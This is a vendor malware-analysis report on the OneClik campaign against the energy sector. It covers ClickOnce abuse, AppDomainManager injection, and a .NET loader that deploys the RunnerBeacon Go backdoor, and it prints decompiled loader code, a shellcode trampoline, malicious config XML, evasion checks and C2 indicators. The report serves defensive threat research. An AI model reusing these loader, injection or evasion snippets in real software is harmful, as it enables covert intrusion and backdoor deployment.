OneClik: A ClickOnce-Based APT Campaign Targeting Energy, Oil and Gas Infrastructure

By Nico Paulo Yturriaga and Pham Duy Phuc · June 24, 2025

The Trellix Advanced Research Center has uncovered a sophisticated APT malware campaign that we've dubbed ***OneClik***. It specifically targets the energy, oil, and gas sector through phishing attacks and the exploitation of Microsoft ClickOnce. The campaign exhibits characteristics aligned with Chinese-affiliated threat actors, though attribution remains cautious. Its methods reflect a broader shift toward "living off the land" tactics, blending malicious operations within cloud and enterprise tooling to evade traditional detection mechanisms.

This stealthy operation unfolds across three distinct variants (*v1a*,*BPI-MDM*, and*v1d*), each using a .NET-based loader ("*OneClikNet*") to deploy a sophisticated Golanguage backdoor ("*RunnerBeacon*") that communicates with threat actor infrastructure hidden behind legitimate AWS cloud services [3] (CloudFront, API Gateway, Lambda). This makes network-based detection nearly impossible without decryption or deep behavioral analysis.

Our analysis reveals how this campaign has progressively evolved with advanced evasion tactics and C2 obfuscation across each variant. Key findings include abuse of ClickOnce [1] to proxy execution, early injection via .NET AppDomainManager hijacking [2], and anti-analysis measures (anti-debugging loops and sandbox detection).

ClickOnce abuse background

ClickOnce is a Microsoft .NET deployment technology that allows self-updating applications to install and run from remote sources. Although intended for ease of deployment, adversaries can abuse ClickOnce for stealthy code execution [1].

ClickOnce apps launch under the Deployment Service (dfsvc.exe), enabling attackers to proxy execution of malicious payloads through this trusted host. Because ClickOnce applications run with user-level privileges (no user account control required), they offer an appealing delivery mechanism for threat actors aiming to avoid privilege escalation.

In OneClik, attackers sent emails with links to a fake "hardware analysis" site. Visiting the site led to a ClickOnce manifest (an .application file)—cloaked as a legitimate tool—silently downloading and executing. Once launched, the ClickOnce loader injects malicious code via .NET configuration tampering.

Specifically, the loader uses AppDomainManager hijacking (T1574.014) by crafting the .exe.config settings to load a remote malicious DLL at CLR startup [2]. This technique ("AppDomainManager injection") causes the legitimate .NET executable (e.g.ZSATray.exe, umt.exe or ied.exe) to load an attacker-controlled assembly instead of its normal dependencies. With the loader in place, payload execution proceeds under dfsvc.exe, blending with benign ClickOnce activities.

Infection chain and technical analysis



Figure 1: Campaign infection chain

The OneClik campaign's infection chain unfolds in stages (Figure 1). In the *v1a* variant, the victim visited a phishing link from an email (e.g. analysis.html on an Azure Blob Storage) fetched *[victim]_Hardware_Analysis_Tool.application*. This launched *[victim]_Hardware_Analysis_Tool.exe* under dfsvc.exe, which in turn loaded a sidecar binary via compiled ClickOnce manifest (cdf-ms) hijack.

That legitimate binary (ZSATray.exe) was then run with a tempered .config. This secondary stage downloaded a .NET DLL and an encrypted shellcode (download temp.dat and fav.ico base64 blob respectively) into memory, eventually injecting a Golang based backdoor (the *RunnerBeacon*).



Figure 2: Hardware analysis tool phishing lure (left), and Click Once installation (right)

```
 <deployment install="false">
   <deploymentProvider codebase="https://[victim].blob.core.windows.net/myit/[victim]_Hardware_Analysis_Tool.application" />
</deployment>
  <compatibleFrameworks xmlns="urn:schemas-microsoft-com:clickonce.v2">
    <framework targetVersion="4.7" profile="Client" supportedRuntime="4.0.30319" />
    <framework targetVersion="4.7" profile="Full" supportedRuntime="4.0.30319" />
  </compatibleFrameworks>
  <dependency>
    <dependentAssembly dependencyType="install" codebase="https:// [victim].blob.core.windows.net/myit/[victim]_Hardware_Analysis_Tool" size="3446">
      <assemblyIdentity name="[victim]_Hardware_Analysis_Tool.exe" version="3.2.7.0" publicKeyToken="0000000000000000" language="neutral" processorArchitecture="amd64" type="win32" />
```

Code 1: A remote dependentAssembly object is referenced to execute as a ClickOnce application.

In addition to remote malicious DLL side load in *v1a* and *v1d*, the loader employs AppDomainManager hijacking by embedding <appDomainManagerAssembly> and <appDomainManagerType> entries in its .config (Code 2), pointing to a local malicious DLL in the archive (e.g. x64\history.tlb) in *BPI-MDM*. This causes the CLR to load the attacker DLL at startup, enabling code execution before the legitimate application runs.

```
<runtime>
  <assemblyBinding xmlns="urn:schemas-microsoft-com:asm.v1">
    <dependentAssembly>
      <assemblyIdentity name="temp" publicKeyToken="3e3fe522063b67c7" culture="neutral" />
        <codeBase version="3.2.7.0" href="https:// [victim].blob.core.windows.net/myit/temp.dat" />
    </dependentAssembly>
  </assemblyBinding>
  <appDomainManagerAssembly value="temp, Version=3.2.7.0, Culture=neutral, PublicKeyToken=3e3fe522063b67c7" />
  <appDomainManagerType value="Oreophasinae" />
</runtime>
```

Code 2: Through AppDomainManager injection (T1574.014), a remote malicious library is side loaded upon execution of the ClickOnce application.

.NET Loader / Stager Behavior: The initial loader (*OneClikNet*) is a .NET executable that implements a modular approach for both configuration and payload acquisition. It enumerates on how to obtain the victim ID through four methods: (i) downloading from a C2 server, (ii) reading from a local file, (iii) generating a SHA256 hash of a hardcoded string, or (iv) creating a machine-specific identifier by hashing the victim's computer name combined with a hardcoded string. Similarly, the payload (*omnol* variable in Code 3) can be obtained through one of three methods: (i) downloading from C2, (ii) reading from a local file, or (iii) using an embedded payload in the binary. This flexible design allows the attacker to adapt multiple methods based on the target environment, while the machine-specific identifier option suggests specific targeting capabilities.

```
if (id_Config_Enum == Mish.ID_Config_Enum.Zero)
{
    text = Mish.Download_from_C2(hardcoded, portTable);
}
else if (id_Config_Enum == Mish.ID_Config_Enum.One)
{
    text = Mish.Read_from_File(hardcoded, portTable);
}
else if (id_Config_Enum == Mish.ID_Config_Enum.Two)
{
    text = Mish.Generate_SHA256(hardcoded);
}
else if (id_Config_Enum == Mish.ID_Config_Enum.Three)
{
    text = Mish.Generate_SHA256(Environment.MachineName.ToLower() + hardcoded);
}
else
{
    Mish.Terminate();
```

```
}

  if (payload_Config_Enum == Mish.Payload_Config_Enum.Zero)
{
    omnol = Mish.Download_from_C2(hardcoded2, portTable2);
}
else if (payload_Config_Enum == Mish.Payload_Config_Enum.One)
{
    omnol = Mish.Read_from_File(hardcoded2, portTable2);
}
else if (payload_Config_Enum == Mish.Payload_Config_Enum.Two)
{
    if (DuceButtsIn != HepiousDebally.String_Mapping_Decode(""))
    {
        omnol = DuceButtsIn;
    }
    else
    {
        omnol = HepiousDebally.String_Mapping_Decode("");
    }
}
else
{
    Mish.Terminate();
}
```

Code 3: OneClikNet loader with configurable victim ID generation and payload delivery methods.

- To obtain the subsequent payload, it decrypts a base64-encoded blob using a hardcoded AES-128-CBC key/IV. Code 4 shows that the encrypted shellcode required a custom pre-processing (certain characters swapped before base64 decode).

```
char[] array = new char[]
{
    '!','@','#','%','^','&','*','(',')','-'
};
char[] array2 = new char[]
{
    '7','3','O','E','r','4','c','G'
};
uint num = 0U;
while ((ulong)num < (ulong)((long)array2.Length))
{
    Omnol = Omnol.Replace(array2[(int)num], array[(int)num]);
    num += 1U;
}
Array.Reverse(array2);
uint num2 = 0U;
while ((ulong)num2 < (ulong)((long)array2.Length))
{
    Omnol = Omnol.Replace(array[(int)num2], array2[(int)num2]);
    num2 += 1U;
}
return Omnol;
```

Code 4: Character swap to pre-process the payload

Thereafter, it performs a brute-force initialization vector (*iv)* derivation for AES decryption by iterating through a large number range (1,000,000 to 99,999,999 in Code 5), generating SHA256 hashes of each number, using the hash output to create AES *iv*, and then attempting decryption until it finds a match with an expected value (bytes2).

This is done to avoid hardcoding the *iv* inside the binary, to prevent detection or automated config extraction. However, the decryption key and IV were trivial (e.g., In *v1a* variant: IV = SHA256("1000000"), key = d49b78f7dff032f0…). Once decrypted, a dynamic .NET module is created containing x64 shellcode. This module is loaded into a new thread and executed via a small assembly trampoline (Code 6).

```
for (int i = 1000000; i <= 99999999; i++)
{
    text3 = Mish. Generate_SHA256(i.ToString());
    text3 = text3.Substring(0, num2);
    byte[] bytes2 = Encoding.ASCII.GetBytes(text3);
    ine.AES_Key(bytes);
    ine.AES_IV(bytes2);
    array4 = ine.AES_Decrypt(array2);
    Array.Copy(array4, array3, num2);
    if (bytes2.SequenceEqual(array3))
    {
        Array.Copy(array4, num2, array2, 0, array4.Length - num2);
        break;
    }
}
```

Code 5: Brute-force key derivation for shellcode AES decryption and Checks integrity of decrypted data by verifying first 16 bytes (6cce36d9f8a9e151)

The loader executes x64 shellcode is uncommon, by exploiting internal CLR mechanisms, while avoiding traditional methods like P/Invoke. This approach involves creating a dynamic module, crafting a trampoline (*jmpCode*) to redirect execution, and utilizing .NET's reflection capabilities to manipulate function pointers. Specifically, it leverages internal methods such as *System.StubHelpers.StubHelpers.GetNDirectTarget* and *System.StubHelpers.MngdRefCustomMarshaler.CreateMarshaler* to read and write arbitrary memory locations. By doing so, the loader achieves stealthy execution of unmanaged code without invoking standard APIs. This sophisticated technique is detailed in [4].

```
private static void Gam(object HodiumEndoric)
{
    byte[] array = (byte[])HodiumEndoric;
    byte[] jmpCode = new byte[]
    {
73,184,35,122,228,184,179,73,129,171,72,9,219,72,135,210,72,137,219,144,144,65,byte.MaxValue,224
    };
/* 49:B8 8000B1CCF77F000 | mov r8,7FF7CCB10080 ; replaced with address of shellcode
48:09DB               | or rbx,rbx
48:87D2               | xchg rdx,rdx
48:89DB               | mov rbx,rbx
90                       | nop
90                       | nop
41:FFE0               | jmp r8
*/
    IntPtr functionPointerForDelegate = Marshal.GetFunctionPointerForDelegate(new Trampoline_Class.Anish(Trampoline_Class.Mes));
    IntPtr intPtr = Trampoline_Class.DefineDynamicModule(array.Length);
    Trampoline_Class.CopyMemory(array, intPtr);
    GC.Collect();
    Trampoline_Class.CopyMemory(jmpCode, functionPointerForDelegate);
    Trampoline_Class.WriteMemory(functionPointerForDelegate + 2, intPtr);
    ((Trampoline_Class.Jmp)Marshal.GetDelegateForFunctionPointer(functionPointerForDelegate, typeof(Trampoline_Class.Jmp)))();
}
```

Code 6: Invoking unmanaged code setup and trampoline

- **Evasion Techniques:** Across three variants, multiple anti-analysis techniques were deployed. In *v1a*, the loader relocates loaded modules (e.g. *ntdll.dll*, *kernel32.dll*, etc.) in memory to evade detection, and patches ETW by truncating the *EtwEventWrite/NtTraceEvent* functions (replacing by a *xor rax,rax; retn*). It also hides its window via *GetConsoleWindow/ ShowWindow(SW_HIDE).*

  In the *BPI-MDM* variant, significant additions appear. The .NET loader spins up a dedicated thread that periodically checks for debuggers. This loop calls managed and native checks (*Debugger.IsAttached*, *CheckRemoteDebuggerPresent*, and *NtQueryInformationProcess*(debugport 7) and exits if any debugger is found. Such anti-debugging is a known evasive tactic (ATT&CK T1622 [5]).

  In the *v1d* variant, we observed more environment checks. The malicious DLL loaded by AppDomainManager performs sandbox/VM fingerprinting. It calls *NetGetJoinInformation* and *NetGetAadJoinInformation* to check if the host machine is domain-joined or Azure AD-joined. If neither check passes (typical for sandboxes), the malware terminates without executing. It also queries physical memory via *GlobalMemoryStatusEx*, aborting if total RAM is below 8 GB (to avoid common low-resource analysis VMs). Finally, *v1d* deletes its own .config file after loading, hampering forensic analysis.

- **Stager/Shellcode Analysis:** The stager in *v1a* is a compact x64 shellcode. It first resolves essential Windows APIs at runtime (via GetProcAddress and LoadLibraryA). Key APIs include memory

management (*ZwAllocateVirtualMemory*, NtProtectVirtualMemory, NtFreeVirtualMemory) and threading functions, writes the final payload, and spawns threads. The shellcode carries an embedded RC4 key (*FD DA 75 5E B4 98 45 BD A6 0B 84 D3 C9 B4 C0 CD*). After decrypting and zlib-decompressing the payload, it launches the Go-based backdoor into the target process.

- **Beacon (Go backdoor) Analysis:** *RunnerBeacon* is a Golang-implemented backdoor whose C2 protocol encrypts all traffic with RC4 and serializes data using MessagePack. Each message comprises a fixed header (plaintext length and type ID) and an RC4-encrypted body (*MessagePack* payload). The initial beacon packet (*BeaconData*) carries system metadata (hostname, PID, OS/platform identifiers, etc.) along with dynamic status fields (we observed flags like "*integrity*" and "*upstream*" keys). The implant includes anti-analysis features such as an "*obfuscate_and_sleep*" routine and randomized "*jitter*" in beacon intervals to evade detection. Communications are highly versatile: RunnerBeacon can talk over HTTP(s), WebSockets, raw TCP and even SMB named-pipes. Notably, decompiled code imports the *vmihailenco/msgpack* library for (un)marshaling and *gorilla/websocket* for WebSocket handling.

```
000000C0001AC000  8A A8 48 6F 73 74 6E 61 6D 65 AF 44 45 53 4B 54  .¨Hostname¯DESKT
000000C0001AC010  4F 50 2D 49 54 32 46 41 4F 34 A9 41 67 65 6E 74  OP-IT2FAO4©Agent
000000C0001AC020  54 69 6D 65 D7 FF C3 84 F2 B0 67 FC C5 61 AC 41  Time×ÿÃ.ò°güÅa¬A
000000C0001AC030  67 65 6E 74 56 65 72 73 69 6F 6E CA 3F 80 00 00  gentVersionÊ?...
000000C0001AC040  AD 41 67 65 6E 74 50 6C 61 74 66 6F 72 6D A7 77  .AgentPlatform§w
000000C0001AC050  69 6E 64 6F 77 73 A7 41 67 65 6E 74 49 44 D9 24  indows§AgentIDÙ$
000000C0001AC060  35 61 34 65 65 65 65 36 2D 32 65 31 64 2D 34 65  5a4eeee6-2e1d-4e
000000C0001AC070  39 37 2D 39 33 61 30 2D 35 30 31 37 39 65 34 31  97-93a0-50179e41
000000C0001AC080  33 37 64 39 A7 42 69 74 6E 65 73 73 A3 78 36 34  37d9§Bitness£x64
000000C0001AC090  A3 50 49 44 CD 0A 30 A8 55 73 65 72 6E 61 6D 65  £PIDÍ.0¨Username
000000C0001AC0A0  B6 44 45 53 4B 54 4F 50                        ¶DESKTOP-
000000C0001AC0B0                                    4D 65 74 61 64 61 74 61        Metadata
000000C0001AC0C0  86 A9 69 6E 74 65 67 72 69 74 79 A6 4D 65 64 69  .©integrity¦Medi
000000C0001AC0D0  75 6D A7 70 72 6F 63 65 73 73 D9 22 43 3A 5C 53  um§processÙ"C:\S
000000C0001AC0E0  61 6D 70 6C 65 73 5C 73 68 65 6C 6C 32 65 78 65  amples\shell2exe
000000C0001AC0F0  5C 73 68 65 6C 6C 63 6F 64 65 2E 65 78 65 A7 76  \shellcode.exe§v
000000C0001AC100  65 72 73 69 6F 6E AA 31 30 2E 30 2E 31 39 30 34  ersionª10.0.1904
000000C0001AC110  35 A7 63 68 61 6E 6E 65 6C A7 77 69 6E 69 6E 65  5§channel§winine
000000C0001AC120  74 A8 75 70 73 74 72 65 61 6D D9 49 68 74 74 70  t¨upstreamÙIhttp
000000C0001AC130  73 3A 2F 2F 37 64 71 74 64 6A 78 66 79 63 61 71  s://7dqtdjxfycaq
000000C0001AC140  68 6A 76 63 32 71 6D 78 35 6A 73 34 61 71 30 6A  hjvc2qmx5js4aq0j
000000C0001AC150  75 79 67 77 2E 6C 61 6D 62 64 61 2D 75 72 6C 2E  uygw.lambda-url.
000000C0001AC160  75 73 2D 65 61 73 74 2D 31 2E 6F 6E 2E 61 77 73  us-east-1.on.aws
000000C0001AC170  3A 34 34 33 2F B3 6F 62 66 75 73 63 61 74 65 5F  :443/³obfuscate_
000000C0001AC180  61 6E 64 5F 73 6C 65 65 70 A4 74 72 75 65 A5 53  and_sleep¤true¥S
000000C0001AC190  74 61 6C 65 D3 00 00 00 00 00 00 00 96 00 00 00  taleÓ...........
```

Figure 3: Hexdump of initial plaintext MessagePacked data before it is encrypted by RC4

- *RunnerBeacon* uses a modular message protocol. A 1-byte message type precedes each payload to denote the structure: type 0=*BeaconData*, 1=*BeaconResp*; 2=*FileRequest*, 3=*FileResponse*; 4=*CommandRequest*, 5=*CommandResponse*; 6=*StageRequest*, 7=*StageResponse*; 8=*SOCKSRequest*, 9=*SOCKSResponse*; 10=*FileUpload*; 0xB=*NoOP*; 0xC=*CompressedStageRequest*, 0xD=*CompressedStageResponse*; 0xE=*OOBSOCKSRequest*, 0xF=*OOBSOCKSResponse*. (For example, *FileUpload* uses a *messaging_FileUpload* struct, and *SOCKSRequests* are used for proxying data.) This extensible design lets the backdoor add capabilities simply by new *MessagePack* structs. *RunnerBeacon* also checks for custom commands such as: exit (terminate), ival (callback interval modifications), stop (stop a task) and lists_tasks (enumerate running tasks).

```
__golang sub_32180B2E0(_ptr_core_Core a1)
{
  __int64 v1; // rcx
  __int64 v2; // rbx
…
  switch ( **((_DWORD **)&v64 + 1) )
    {
    case 'tixe':
      sub_32180B1C0(...
    case 'lavi':
      v83 = v63;...
    case 'pots':
    v88 = v63;...
  if ( **((_QWORD **)&v64 + 1) == 'sat_tsil' && *(_WORD *)(*((_QWORD *)&v64 +    1) + 8LL) == 'sk' )
```

Code 7: Parsing for Custom Commands

The C2 server sends a *CommandRequest* (MessagePack JSON), which the implant unmarshals and passes to the appropriate handler. Supported high-level commands include: executing shell commands (via *CreateProcessW* with pipes); enumerating processes; file operations (directory listing, upload, download); network tasks such as port scanning across specified hosts/ports; and proxying (establishing a *SOCKS5* tunnel).

Advanced operations are also implemented: for example, it can stage and execute shellcode in a remote process (process injection) and perform token manipulation or impersonation to escalate privileges. Debug source-code symbol strings also revealed a username "*runneradmin*", leading us to dub this implant "*RunnerBeacon*", though that identifier isn't exposed in the network protocol.



Figure 4: RunnerBeacon's list of features.

- *RunnerBeacon's* design (Figure 4) closely parallels known Go-based Cobalt Strike beacons (e.g. the *Geacon/Geacon plus/Geacon Pro* family). Like Geacon, the set of commands (shell, process enumeration, file I/O, proxying, etc.) and use of cross-protocol C2 are very similar. These structural and functional similarities suggest *RunnerBeacon* may be an evolved fork or privately modified variant of *Geacon*, tailored for stealthier, and cloud-friendly operations.

Campaign infrastructure

The campaign's C2 infrastructure leverages legitimate AWS services for obfuscation. In *v1a*, the beacon contacted a **CloudFront distribution** domain (dyydej4wei7fq.cloudfront[.]net) and an **API Gateway** endpoint (b2zei88b61.execute-api.eu-west-2[.]amazonaws.com), making the communications look like normal cloud usage and blends C2 into benign CDN traffic. CloudFront domains are often allowlisted in enterprise networks, hiding the attacker's endpoint and IP.

In the *v1d* stage, AWS abuse evolved further. The beacon's config pointed to an AWS Lambda function URL (.lambda-url.us-east-1.on.aws) as the HTTP callback address. The payload's C2 flow (Figure 2) thus ran entirely through AWS-managed domains. Such use of AWS services (CloudFront, API Gateway, Lambda, S3, etc.) for C2 has been documented in recent research. By "hiding in the cloud," attackers exploit the high trust and availability of AWS: defenders must decrypt SSL or denylist entire AWS domains to notice this traffic, which is often impractical. Network analysis showed normal TLS to the AWS domains, resembling typical HTTPS calls, making signature-based detection hard.

Evolution (Comparative Features)

The three samples show a clear progression of capabilities (Table 3). *v1a* was the simplest: it used a static AES key/IV for payload decryption and minimal sandbox checks (window hiding, ETW patch) but no explicit anti-debugging loops. *BPI-MDM* introduced a persistent debugger-check thread while loading the second stager from local rather than remote endpoint. *v1d* added robust environment checks (domain/Azure AD and memory-size) and deleted its config files. All stages used .NET AppDomain hijacking. Notably, the C2 architecture also advanced: *v1a* beaconed to CloudFront/API Gateway, whereas *v1d* switched to a Lambda-backed endpoint.

Feature / Technique	***v1a***	***BPI-MDM***	***v1d***
AppDomainManager Injection (T1574.014)	Yes (via ZSATray.exe.config)	Yes (via umt.exe.config)	Yes (via ied.exe.config)
Anti-Debugging	Minimal	**Yes** (thread loop: Debugger.IsAttached & NtQueryInformationProcess)	(Similar to *BPI-MDM*)
Sandbox Checks	Window hide, ETW patch	(Similar to *v1a*)	Domain/Azure AD join checks; Memory check
Backdoor (Beacon) C2	AWS CloudFront/ API GW	AWS CloudFront	AWS Lambda (via Lambda URL)
Timeline of activity	2025-03-04: initial ClickOnce lure first observed	2025-03-19: relevant sample first seen on VirusTotal	2025-03-27: new variant detected

Table 3. Feature comparison between v1a, BPI-MDM, and v1d samples.

Threat intelligence attribution

We also identified a variant of the *RunnerBeacon* loader in a Middle Eastern oil and gas sector in September 2023. This unique variant shares over 99% code similarity with *OneClik*'s *RunnerBeacon* component, although the delivery vector for that infection remains unknown. This prolonged presence indicates that the campaign is a long-term persistence effort, specifically targeting the energy sector (*v1a* and *v1d* variants). Notably, *OneClik*'s use of a .NET-based loader, AppDomainManager hijacking, and in-memory decryption echoes techniques reported in Chinese APT operations. The following points summarize the major TTPs overlaps:

1. AppDomainManager Hijacking**:** Both *OneClik* and campaigns such as Earth Baxia [6], AhnLab's MSC file abuse case [7], and TGSoft's GrimResource [8] reporting use .NET AppDomainManager hijack to load malicious DLLs at CLR runtime.
2. Encrypted Payload Deployment**:** Base64-encoded and AES-encrypted shellcode loading via .NET loader is consistently used across ClickOne and Chinese APT-linked activity above.
3. Beacon-Like Backdoors**:** All campaigns ultimately deploy in-memory payloads with Cobalt Strike–style communication, using modular command sets and staging.
4. Cloud Infrastructure Abuse**:** [6]'s infrastructure included Alibaba cloud servers. In [7], the attack retrieved components from AWS S3 and an Alibaba/Aliyun endpoint. These patterns suggest a shared preference for cloud-based staging.

Despite the strong overlap in techniques, we emphasize a cautious attribution stance. We assess a possible with low-confidence link between *OneClik* and Chinese threat actors such as APT41. In the absence of "smoking gun" indicators, we refrain from definitively attributing *OneClik* to any specific threat actor or nation.

However, understanding these overlaps is critically important for defenders. These TTPs tend to persist across campaigns, even as threat actors evolve their tooling or obfuscate their identities. By recognizing and mapping the TTPs of this campaign—such as ClickOne abuse, .NET AppDomainManager hijacking, cloud-based staging, and Golang beacons—defenders can proactively harden systems, improve detection logic, and prioritize controls against clusters of behavior known to be effective in the wild.

Trellix detection

Product	**Signature**
Trellix Endpoint Security (ENS)	Generic trojan.oaj trojan HTML/Phishing.zai trojan Generic trojan.oak trojan Generic trojan.oal trojan
Trellix Endpoint Security (HX)	Trojan.Generic (43062870)
Trellix Network Security Trellix VX Trellix Cloud MVX Trellix File Protect Trellix Malware Analysis Trellix SmartVision Trellix Email Security Trellix Detection As A Service Trellix NX	FEC_Trojan_XML_LongFarewell_1 FEC_Trojan_XML_InjectADM_1 FE_Trojan_MSIL_LongGoodbye_1 FE_Trojan_MSIL_LongGoodbye_2 FE_Trojan_Raw_Generic_30 FEC_Trojan_HTML_Generic_74 FE_Backdoor_Win64_Generic_15 Trojan.MSIL.Generic (33356941) Backdoor.Win.Generic (33356943) Policy ClickOnce Deployment Manifest Policy ClickOnce Deployment Manifest Process Trojan.HTML.Generic.MVX
Trellix EDR	ZSATray, a user interface of Z App was executed from rogue location [T1036.005] DotNet ClickOnce installer deployed an application from a remote link [T1218.011, T1127.002] ClickOnce deployment initiated from a web hyperlink [T1127.002 .Net binary executed by the Microsoft DotNet ClickOnce Host (dfsvc) [T1036.005] .Net binary executed by the Microsoft DotNet ClickOnce Host (dfsvc.exe), potential AppDomain injection [T1036.005, T1574.014]

Key behaviors: ATT&CK Techniques

Category	ID	Technique	Description
Initial Access	T1566.002	Phishing: Spearphishing Link	Targeted emails with links to fake "hardware analysis" site hosting ClickOnce deployment
Execution	T1127.002	Trusted Developer Utilities Proxy Execution: ClickOnce	Abuse of Microsoft ClickOnce to execute malicious code while bypassing security controls
Defense Evasion	T1574.014	Hijack Execution Flow: AppDomainManager	.NET AppDomainManager injection via malicious .config files to load attacker DLLs at CLR startup
Defense Evasion	T1140	Deobfuscate/Decode Files	Multi-layer encryption (AES, RC4) with custom pre-processing for shellcode and payload
Defense Evasion	T1622	Debugger Evasion	Anti-debugging thread loops, managed/native debugger checks in later variants
